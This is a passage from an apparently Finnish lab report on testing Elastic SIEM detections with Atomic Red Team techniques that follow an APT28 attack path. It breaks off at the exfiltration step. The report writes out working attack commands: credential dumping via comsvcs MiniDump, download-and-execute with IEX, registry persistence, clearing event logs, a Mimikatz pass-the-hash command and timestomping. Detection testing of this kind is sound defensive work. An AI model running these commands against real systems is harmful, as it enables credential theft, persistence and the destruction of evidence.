
Siirryimme logon välilehdelle ja poistimme valinnat onedriveen liittyvistä toiminnoista.

Tämä poistaa onedriven käynnistyksen kirjautumisen yhteydessä. (Kuvio 56)




Kuvio 56. OneDriven automaattisen käynnistyksen poisto

Teimme saman myös Scheduled Tasks -välilehdellä ja käynnistimme koneen uudelleen. (Kuvio 57)



Kuvio 57. OneDriven automaattisen käynnistyksen poisto 2

Tästä aiheutui Elasticiin hälytys. Voimme tarkkailla tapahtumia esimerkiksi analyzer ominaisuuden avulla. (Kuvio 58)




Kuvio 58. Analyzer

Toisena testinä teimme ohjeesta löytyvän testin T1003 – OS Credential Dumping. Ajoimme WS01:llä PowerShellillä kuvion 59 mukaisen komennon.


```
PS C:\> $ps = (Get-NetTCPConnection -LocalPort 3389 -State Established -ErrorAction Ignore)
> if($ps){$id = $ps[0].Owning.Process} else {$id = (Get-Process svchost)[0].Id }
> C:\Windows\System32\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump $id $env:TEMP\svchost-exe.dmp full
```

Kuvio 59. Credential Dumping -testi

Tämä aiheutti Elasticissa hälytyksiä liittyen mahdolliseen hyökkäykseen, jossa käyttäjätietoja on vuotanut ja niiden avulla yritetään saada tietoon lisää käyttäjätunnuksia. (Kuviot 60 ja 61)



Kuvio 60. Alerts-ikkuna



Kuvio 61. Tietoja hälytyksestä

7.1 Hälytysten testaus APT28-ryhmän hyökkäyspolun mukaisesti

Seuraavaksi testaamme tehtävänannon mukaisesti jonkin tunnetun APT ryhmän hyökkäyspolkua ja tarkkailemme, että saammeko suoritetuista toimenpiteistä hälytyksiä SIEM-järjestelmään. Valitsimme tarkkailun kohteeksi APT28:n.

Käytämme hyökkäyspolun tutkimisessa hyödyksi Mitren Attack-navigator-työkalua, jonka avulla pystymme jäljentelemään luomaan ryhmän käyttämiä taktiikoita hyökkäyksen yhteydessä. Testaukset teemme Atomic Red Teamin githubista löytyvillä ohjeilla.

7.1.1 1. Tiedustelu

APT28 aloittaa hyökkäyksen keräämällä tietoja organisaatiosta ulkopuolelta. Tavoitteena on löytää avointa tietoa, tunnistaa työntekijöitä ja mahdollisesti löytää järjestelmähaavoittuvuuksia. Valitsimme tähän tekniikan T1592.001: Tiedon keruu työntekijöistä. Tekniikka perustuu PowerShell skriptaan, joka luetteloit tietokoneisiin liitetyt kamerat ja niiden tiedot. Se mahdollistaa kameroiden tunnistamisen ja sitä kautta tiedon keräämisen.

Ajoimme PowerShellillä kuvion mukaisen komennon.

```
PS C:\WINDOWS\system32> Get-CimInstance -Query "SELECT * FROM Win32_PnPEntity WHERE (PNPClass = 'Image' OR PNPClass = 'Camera')"
```

Kuvio 62. T1592.001 komento

Tämä ei aiheuttanut hälytystä. Hälytyksen puute johtuu todennäköisesti siitä, että virtuaaliympäristöön ei ole asennettu kameroita, joten komento ei käytännössä tee mitään, eikä hälytystä aiheudu.

7.1.2 Alkuperäinen pääsy



Kun tietoa on saatu, APT28 pyrkii hankkimaan ensimmäisen pääsyn organisaation verkkoon. Tämä tehdään yleensä kohdennetuilla kehittyneillä kalastelukampanjoilla tai käyttämällä hyväksi haa-voittuvuuksia ulospäin näkyvissä järjestelmissä. Valitsimme tekniikan T1566.001: Liitteiden ja linkkien kautta tapahtuva kalastelu.

Ajoimme PowerShellillä kuvion 63 komennot.

```
PS C:\WINDOWS\system32> $url = 'https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1566.001/bin/PhishingAttachment.xlsm'
PS C:\WINDOWS\system32> [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
PS C:\WINDOWS\system32> Invoke-WebRequest -Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm
PS C:\WINDOWS\system32>
```

Kuvio 63. T1566.001 komento.

Kyseiset komennot asentavat testaustiedoston Atomic Red Teamin repositoriosta. Tämä tiedosto simuloi käyttäjän klikkaamista kalasteluviestinlinkkiin. Tästä latauksesta aiheutuu Siem järjestelmään hälytys kuvion 64 mukainen hälytys, että tiedettyyn haittaohjelmisivustoon on otettu yhteys.

Actions	@timestamp	Rule	Severity	Risk Score	Reason	host.name	user.name	process.name	file.name	source.ip	destination...
  	Nov 2, 2024 @ 10:13:00.405	Connection to Commonly A...	low	21	network event with process powershell.exe;53, by Administrator on WS01 ...	WS01	Administrator	powershell.exe	—	—	—
  	Nov 2, 2024 @ 10:13:00.403	Connection to Commonly A...	low	21	network event with process powershell.exe;53, by Administrator on WS01 ...	WS01	Administrator	powershell.exe	—	—	—

Kuvio 64. T1566.001 hälytys.

7.1.3 Suorittaminen

Kun pääsy on saatu, APT28 suorittaa haittaohjelman, joka mahdollistaa tiedon keruun ja komento- ja ohjauskanavan avaamisen. Atomic Red Teamilta löytyy usea testi tämän vaiheen testaamiseen.

Suoritimme testin tekniikalla T1204.002: Käyttäjän lataama haitallinen tiedosto

Suoritimme kuvion mukaisen komennon WS01:llä cmd:llä. (Kuvio 65)


```
C:\Users\Administrator.AD-TTC60Z>echo var url = "https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LI
CENSE.txt", fso = WScript.CreateObject('Scripting.FileSystemObject'), request, stream; request = WScript.CreateObject('M
XML2.ServerXMLHTTP'); request.open('GET', url, false); request.send(); if (request.status === 200) {stream = WScript.Cr
eateObject('ADODB.Stream'); stream.Open(); stream.Type = 1; stream.Write(request.responseBody); stream.Position = 0; str
eam.SaveToFile('ostapout.txt', 1); stream.Close();} else {WScript.Quit(1);}WScript.Quit(0); > #{script_file}

C:\Users\Administrator.AD-TTC60Z>cscript //E:Jscript #{script_file}
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

C:\Users\Administrator.AD-TTC60Z>
```

Kuvio 65. T1204.002 komento.

Tästä aiheutui hälytys SIEM:iin. Hälytys koskee, kuten edellisessäkin kohdassa, yhteydenottoa tun-
nettuun haittaohjelmasisivustoon. (Kuvio 66)

Actions	@timestamp	Rule	Severity	Risk Score	Reason	host.name	user.name	process.n...	file.name
  	Nov 3, 2024 @ 18:34:50.611	Connection to Commonly Abused ...	low	21	network event with process csript.exe;53, by Administrator on WS01 cre...	WS01	Administrator	csript.exe	—
  	Nov 3, 2024 @ 18:34:50.610	Connection to Commonly Abused ...	low	21	network event with process csript.exe;53, by Administrator on WS01 cre...	WS01	Administrator	csript.exe	—

Kuvio 66. T1204.002 hälytys.

7.1.4 Pysyvyys




Hyökkääjä pyrkii varmistamaan pysyvän pääsyn järjestelmiin, jotta hän voi palata verkkoon myös uudelleenkäynnistyksen jälkeen. Valitsimme tekniikan T1547.001: Käynnistyksen muutos. Tekniikan tarkoituksena on lisätä rekisteriavaimia, jotka varmistavat haittaohjelman automaattisen suorittamisen käynnistyksen yhteydessä.

Tämän tekniikan testaamiseksi suoritimme kuvion 67 mukaisen komennon cmd:llä. Kuviosta poiketen cmd komennon "#{command_to_execute}" -kohtaan vaihdoimme oikean polun.

```
C:\Users\Administrator.AD-TTC60Z>REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "Atomic Red Team" /t REG_SZ /F /D "#{command_to_execute}"
The operation completed successfully.
```


Kuvio 67. T1547.001 komento.

Tästä seurasi hälytys, joka ilmoittaa käynnistykseen tai rekisteriavaimiin tehdyistä muutoksista. (Kuvio 68)

Columns 1 field sorted 1 alert Fields									
Actions	@timestamp	Rule	Severity	Risk Score	Reason	host.name	user.name	process.n...	file
  	Nov 4, 2024 @ 09:52:36.202	Startup or Run Key Registry Modification	low	21	registry event with process reg.exe, by Administrator on WS01 created low...	WS01	Administrator	reg.exe	—

Kuvio 68. T1547.001 hälytys.

Elasticin Analyzer-työkalulla voi analysoida hälytyksiä. Kuviossa 69 on analysoitu edellistä hälytystä ja sieltä näkee mitä rekisteriavainta on muutettu.



Kuvio 69. T1547.001 analyysi.

7.1.5 Oikeuksien laajentaminen

Päästyään verkkoon APT28 yrittää hankkia korkeammat oikeudet, jotta he voivat hallita järjestelmää tai muita käyttäjätiliä. Valitsimme testiin tekniikan T1037.001: Sisäänkirjautumisskriptat. Näiden avulla hyökkääjä voi käynnistyksen yhteydessä tai käyttäjän kirjautuessa sisään ajaa skriptoja, joilla voi esimerkiksi käynnistää haitallisia ohjelmia.

Ajoimme cmd:llä kuvion 70 mukaisen komennon

```
C:\Users\Administrator.AD-TTC60Z>echo "echo Art "Logon Script" atomic test was successful. >> %USERPROFILE%\desktop\T1037.001-log.txt" > %temp%\art.bat

C:\Users\Administrator.AD-TTC60Z>REG.exe ADD HKCU\Environment /v UserInitMprLogonScript /t REG_SZ /d "%temp%\art.bat" /f
The operation completed successfully.
```

Kuvio 70. T1037.001 komento

Komennon suorittamisesta aiheutui hälytys, joka kertoo epätavallisesta rekisterimuutoksesta pysyvyyden saavuttamiseksi. (Kuvio 71).

Columns	1 field sorted	3 alerts	Fields	Additional filters	Grid view	
Actions	@timestamp	Rule	Severity	Risk Score	Reason	host.name
	Nov 4, 2024 @ 10:28:54.549	Uncommon Registry Persistence Change	medium	47	registry event with process reg.exe, by Administrator on WS01 created me...	WS01
						Administrator
						reg.exe

Kuvio 71. T1037.001 hälytys

Tarkastelimme tästäkin vielä Analyzer-työkalua. (Kuvio 72).

host.name: WS01 X

registry change

@ Nov 4, 2024 @ 10:24:06.217

HKEY_USERS\S-

1-5-21-853918830-1997409120-30740

18368-500\Environment

\UserInitMprLogonScript

registry

registry.hive

HKEY_USERS

registry.path

HKEY_USERS\S-1-5-21-853918830-1997409120-3074018368-500\Environment\

UserInitMprLogonScript

registry.value

UserInitMprLogonScript

registry.key

S-1-5-21-853918830-1997409120-

ANALYZED EVENT - TERMINATED PROCESS

reg.exe

1 registry

Kuvio 72. T1037.001 analyysi

7.1.6 Suojausten kiertäminen

Hyökkääjä pyrkii piilottamaan toimensa välttääkseen paljastumista. Tämä tehdään usein muokkaamalla järjestelmäasetuksia tai muuttamalla lokitietoja. Valitsimme testattavaksi tekniikan T1070.001: Windows tapahtumalokien tyhjentäminen sekä T1070.006: Aikaleimojen muokkau.

Ajoimme PowerShellillä kuvion 73 mukaisen komennon, joka tyhjentää tapahtumalokit.

```
PS C:\WINDOWS\system32> $logs = Get-EventLog -List | ForEach-Object {$_.Log}
PS C:\WINDOWS\system32> $logs | ForEach-Object {Clear-EventLog -LogName $_}
PS C:\WINDOWS\system32> Get-EventLog -list
```

Max(K)	Retain	OverflowAction	Entries	Log
20,480	0	OverwriteAsNeeded	0	Application
20,480	0	OverwriteAsNeeded	0	HardwareEvents
512	7	OverwriteOlder	0	Internet Explorer
20,480	0	OverwriteAsNeeded	0	Key Management Service
20,480	0	OverwriteAsNeeded	1	Security
20,480	0	OverwriteAsNeeded	2	System
15,360	0	OverwriteAsNeeded	0	Windows PowerShell

```
PS C:\WINDOWS\system32>
```

Kuvio 73. T1070.001 komento

Tästä ei muodostunut hälytystä Elasticin Alerts-välilehdelle, mutta löysimme hälytyksen toiselta välilehdeltä (Kuvio 74). Saimme suodattimia muuttamalla tämänkin hälytyksen näkyviin myöhemmin.

Dashboards

Overview

Detection & Response

Detect

Alerts

Rules

Exception lists

Explore

Hosts

Network

Users

Investigate

Timelines

Cases

Manage

Endpoints

Policies

Trusted applications

< Rules

Windows Event Logs Cleared

Created by: elastic on Oct 23, 2024 @ 14:17:49.837 Updated by: elastic on Oct 23, 2024 @ 14:20:46.994

Last response: ● succeeded at Nov 4, 2024 @ 11:01:48.181

About

Details

Investigation guide

Identifies attempts to clear Windows event log stores. This is often done by attackers in an attempt to evade detection or destroy forensic evidence on a system.

Author

Elastic Anabella Cristaldi

Severity

Low

Risk score

21

License

Elastic License v2

MITRE ATT&CK™

Defense Evasion (TA0005)

Indicator Removal on Host (T1070)

Clear Windows Event Logs (T1070.001)

Kuvio 74. T1070.001 hälytys

Testasimme vielä toisenkin tekniikan, jolla muokataan järjestelmän aikaa ja täten yritetään vaikeuttaa hyökkäyksen tutkimista. Ajoimme kuvion 75 mukaisen komennon, joka muutti WS01:n aikaa. Vaihdoin ajan takaisin heti testin jälkeen.

```
PS C:\WINDOWS\system32> try{
>> Set-Date -Date (Get-Date).AddDays(3)
>> Add-Content "$env:APPDATA\slipDays.bak" 3
>> }
>> catch {exit 1}
Thursday, November 7, 2024 10:58:04 AM
```

Kuvio 75. T1070.006 komento.

Tämä ei aiheuttanut hälytystä koska yksikään Elasticiin määritetty sääntö ei tunnistanut järjestelmän ajan muuttamista uhkaksi.

7.1.7 Sivuttaisliike

APT28 käyttää hyväkseen hankittuja tunnistetietoja liikkuaakseen verkossa kohti kohdejärjestelmiä, kuten tietokantoja tai palvelimia, joissa on arvokasta tietoa. Testasimme tekniikkaa T1550.002: Pass the Hash, jossa hyökkääjä yrittää varastaa salasanahasheja, joiden avulla hyökkääjä pystyy ohittamaan salasanan käyttämällä sille määriteltyä hash-arvoa. Näin hyökkääjällä on mahdollisuus päästä käsiksi kohdejärjestelmään.

T1550.002 hyödyntää Mimikatz-ohjelmaa, joten meidän täytyi ladata se käyttöömmme. Saimme sen ladattua kuvion 76 mukaisella PowerShell komennolla.

```
PS C:\WINDOWS\system32> [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
PS C:\WINDOWS\system32> IEX (iwr "https://raw.githubusercontent.com/redcanaryco/Invoke-AtomicRedTeam/master/Public/Invoke-AtomicRedTeam.ps1" -UseBasicParsing)
PS C:\WINDOWS\system32> $releases = "https://api.github.com/repos/gentilkiwi/mimikatz/releases"
PS C:\WINDOWS\system32> $zipUrl = (Invoke-WebRequest $releases | ConvertFrom-Json)[0].assets.browser_download_url | where-object { $_.endsWith(".zip") }
PS C:\WINDOWS\system32> $mimikatz_exe = cmd /c echo %tmp%\mimikatz\x64\mimikatz.exe
PS C:\WINDOWS\system32> $basePath = Split-Path $mimikatz_exe | Split-Path
PS C:\WINDOWS\system32> Invoke-FetchFromZip $zipUrl "x64/mimikatz.exe" $basePath
```


Kuvio 76. Mimikatz:n lataus

Windows Defender tunnistaa Mimikatz:n haittaohjelmaksi ja asettaa sen karanteeniin. Kun sen poistaa karanteenista, voi ajaa kuvion 77 mukaisen komennon.

```
C:\Windows\System32>%tmp%\mimikatz\x64\mimikatz.exe "sekurlsa:pth /user:Administrator /domain:%userdnsdomain% /ntlm:cc36cf7a8514893efccd3324464tkg1a"
```


Kuvio 77. T1550.002 komento

WS01:lle tuli ilmoitus, jossa kerrottiin Elasticin estäneen mimikatz.exen käynnistymisen. (Kuvio 78).



Kuvio 78. Elastic estää mimikatz:n

Samaan aikaan myös Elasticin käyttöliittymään tuli hälytys (Kuvio 79).



Kuvio 79. T1550.002 hälytys

7.1.8 Tiedon keruu


Hyökkääjä etsii järjestelmistä arvokasta tietoa, kuten asiakirjoja tai arkaluonteisia tiedostoja, joita voidaan myöhemmin siirtää organisaation ulkopuolelle. Testasimme tekniikkaa T1113: Näytön tallennus. Tässä tekniikassa hyökkääjä on saavuttanut pääsyn järjestelmään ja ottaa näyttökuvia. Hyökkääjä voi ottaa kuvakaappauksia esimerkiksi tärkeistä dokumenteista.

Ajoimme PowerShellillä kuvion 80 mukaisen komentosarjan. Tämä suorittaa psr.exe tiedoston (problem steps recorder), joka tallentaa suoritettuja tapahtumia. Komentosarjassa on myös myös komentoja, jotka simuloivat hiiren liikettä.

```
cmd /c start /b psr.exe /start /output c:\Windows\temp\T1113_desktop_2.zip /sc 1 /gui 0 /stopevent 12
Add-Type -MemberDefinition '[DllImport("user32.dll")] public static extern void mouse_event(int flags, int dx, int dy, int cButtons, int info);' -Name U32 -Namespace W;
[W.U32]::mouse_event(0x02 -bor 0x04 -bor 0x01, 0, 0, 0, 0);
cmd /c "timeout 5 > NULL && psr.exe /stop"
```


Kuvio 80. T1113 komento

Tämä ei aluksi aiheuttanut hälytystä mutta loimme uuden hälytyssäännön, joka huomaa, kun psr.exe ajetaan. (Kuvio 81)



Kuvio 81. Uuden hälytyssäännön luonti

Säännön luonnin jälkeen ajoimme komentosarjan uudelleen ja saimme hälytyksen aikaiseksi (kuvio 82). Emme siis saaneet hälytystä aluksi, koska komennon käyttämistä ei ollut määritelty aiheuttamaan hälytystä.



Kuvio 82. T1113 hälytys

7.1.9 Komento ja ohjaus (C2)

Hyökkääjä luo kanavan ulkoiseen komento- ja ohjauspalvelimeen, jonka avulla hän voi ohjata toimintoja ja siirtää tietoa organisaation ulkopuolelle. Testasimme tekniikkaa T1105: Haitallisten työkalujen tuonti järjestelmään. Tällä tekniikalla hyökkääjä voi etäyhteyden kautta siirtää haitallisia tiedostoja järjestelmään.

Testin suorittamiseksi ajoimme cmd:llä komennon, joka tekee kopion cmd.exestä ja nimeää sen svchost.exe:ksi sekä siirtää sen c asemalle. Komento myös tekee tekstitiedoston, jolla voidaan seurata komennon toimivuutta. (Kuvio 83).

```
copy C:\Windows\System32\cmd.exe C:\svchost.exe  
C:\svchost.exe /c echo T1105 > \\localhost\c$\T1105.txt
```

Kuvio 83. T1105 komento

Tästä aiheutui hälytys. (Kuvio 84).

Nov 4, 2024 @ 14:44:45.321 Unusual Parent-Child Relationship medium 47 process event with process svchost.exe, parent process cmd.exe, by Admin... WSO1 Administrator svchost.exe — — —

Kuvio 84. T1105 hälytys

7.1.10 Tietojen siirtäminen, exfiltraatio

Hyökkääjä siirtää tärkeät tiedot organisaation ulkopuolelle, yleensä käyttämällä C2-yhteyttä. Tieto saatetaan pakata ja salata ennen siirtoa. Testasimme tekniikkaa T1048.002: Tietojen siirtäminen HTTPS-kanavan kautta.

Testin suoritus vaatii Curl-ohjelman asentamisen, joten asensimme sen ensin kuvion 85 komennoilla

```
New-Item -Type Directory "C:\rawr\" -ErrorAction Ignore -Force | Out-Null
Invoke-WebRequest "https://curl.se/windows/dl-8.4.0_6/curl-8.4.0_6-win64-mingw.zip" -Outfile "C:\rawr\curl.zip"
